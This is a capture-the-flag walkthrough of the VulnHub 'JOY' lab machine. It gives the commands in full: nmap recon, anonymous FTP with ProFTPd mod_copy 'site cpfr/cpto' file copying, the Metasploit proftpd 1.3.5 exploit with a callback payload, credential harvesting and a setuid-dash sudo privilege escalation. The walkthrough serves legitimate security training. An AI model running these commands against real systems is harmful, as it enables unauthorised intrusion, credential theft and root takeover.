
This vulnerable machine is located at https://www.vulnhub.com/entry/digitalworldlocal-joy,298/.

What I like to do first is create a directory for this box (mkdir joy) and open something so I can take notes.

Once I finished this, I checked my IP and the IP of the “JOY” machine using sudo arp-scan --localnet. My IP is the one at the top (10.10.1.136), and the box is the second one on the list (10.10.1.139). Once I figure out the box’s IP, I then set an IP variable using export IP="10.10.1.139". The set IP variable can always be checked by using echo $IP.

I then nmaped the target using the IP variable I set up to look at what ports are open using sudo nmap -p- -sC -sV $IP --open. “-p-“ is for scanning all ports; “-sC” is for default NSE scripts; “-sV” is for service versions; and “–open” is for filtering for only open ports. It should return that ports 21 (ftp), 22 (ssh), 25 (smtp), 80 (http), 110 (pop3), 139 (Samba), 143 (imap), 445 (Samba), 465 (smtp), 587 (smtp), 993 (ssl/imap), and 995 (ssl/pop3).

I noticed that anonymous ftp login was allowed, so my next step was to connect to the ftp port using the command ftp $IP 21. When prompted for an username and password, I entered “anonymous” and it brought me to a ftp prompt.
Now that I was in I used dir to list the contents, then cd downloads. I used dir again and noticed “reminder” and “directory” and got these using get reminder and get directory. I got “directory” because of the size and “reminder” because it looks suspicious. I checked a few other ones as well, but they had no significance. I then used bye to exit out of ftp.

I used ls -lsa to make sure these were in my directory (and they were). I read these files using cat reminder and cat directory. The ‘reminder’ did not seem like too much, but the ‘directory’ listed the contents of a directory for “Patrick”. I looked at this a bit, and the thing that stuck out to me the most (circled in red below) was a file named ‘version_control’.

At the bottom of this directory listing it also gives some information on the machine, which I wrote down in my notes just in case I would need it.


I then thought about moving ‘version_control’ to ftp with netcat so I could get it. The command I used was nc -nv $IP 21. Once I was connected, I then used site cpfr /home/patrick/version_control, (‘cpfr’ means copy from) which told me that the file or directory exists. To copy this file to ftp, I used site cpto /home/ftp/upload/version_control, (‘cpto’ means copy to) and it brought back that it was successful. I used Ctrl+C to exit out of this.

Now that I had it successfully copied, I used ftp $IP 21 once again to log in to ftp with the anonymous credentials. I used dir and this time went to ‘upload’ using cd upload. I used dir again to list the contents and then got the ‘version_control’ file using get version_control. Once it finished transferring, I used bye to exit out.

I read this file using cat version_control and the things (circled below in red) stuck out to me. The ProFTPd version was given, and it also stated that the webroot is not at “/var/www/html”, but instead is at the path “/var/www/tryingharderisjoy”.
I decided to look into this version more and used searchsploit proftpd 1.3.5 to look for possible exploits.

This brought up a metasploit exploit, so I opened metasploit using msfconsole. I looked for this exploit using search proftpd 1.3.5, and it only brought up one entry. I used the command use 0 to use this exploit and then show options to view the options that I needed to set for this.


This told me that I needed to set a RHOST, so I used set RHOST 10.10.1.139. The site path was different, so I used set SITEPATH /var/www/tryingharderisjoy. I checked the payloads using show payloads and used set payload 7. I checked if I needed to set any more options (I set LHOST using set LHOST 10.10.1.136) and I then used exploit to run this.
Now that I had foothold, I used which python to check for python on the machine. Python was on the machine, so I then used python -c 'import pty;pty.spawn("/bin/bash")'. I now had a more bash-looking shell!

From here, I used ls -lsa to view the contents of the directory I was in. I noticed “ossec” and used cd ossec and then ls -lsa to view the contents of that directory. In the directory listing, I noticed a file called “patricksecretsofjoy”.

I used cat patricksecretsofjoy to view the contents of this and it gave me credentials.


I decided to do some lateral movement and su patrick using the password that was given, which worked. I then used sudo -l to see what type of permissions that patrick had to run sudo on. Patrick has all permissions on “/home/patrick/script/test”.

I opened a new terminal, navigated to the joy directory, and then used echo "cp /bin/dash /var/tmp/dash ; chmod u+s /var/tmp/dash" > test. This was going to create a file called “test” that I would be using to try escalating my privileges.

I used ftp 10.10.1.139 21 to log back into ftp with the anonymous credentials. I went into the “upload” folder using cd upload and listed the contents using dir. To get this file into this directory, I used put test and verified it was there by using dir again. Once I verified that it was there, I used bye to exit out of ftp.

I decided to export an IP variable in the new terminal for the IP of the box. Once this was complete, I used nc -nv $IP 21 to connect to the ftp port with netcat. Once this was done, I used site cpfr /home/ftp/upload/test, which copied the file I had just uploaded. I then moved it to be the file in patrick’s directory using the command site cpto /home/patrick/script/test. Now that this was successful, I exited out using Ctrl+C.
I switched back to the terminal I still had open from metasploit and then I used cd $HOME to get back to my home directory. I used sudo -l again to view the permissions and then copied the path given for the test and used sudo /home/patrick/script/test. The command executed without any issues.


I used cd /var/tmp, since the payload script that I made was there (“dash”). I ran the script using ./dash and then used whoami and it now said that I was root!
I then used cd /root && ls -lsa and noticed “proof.txt” and “author-secret.txt”. I used cat proof.txt and cat author-secret.txt.

The box is now complete!




 CyberArri
Leave a comment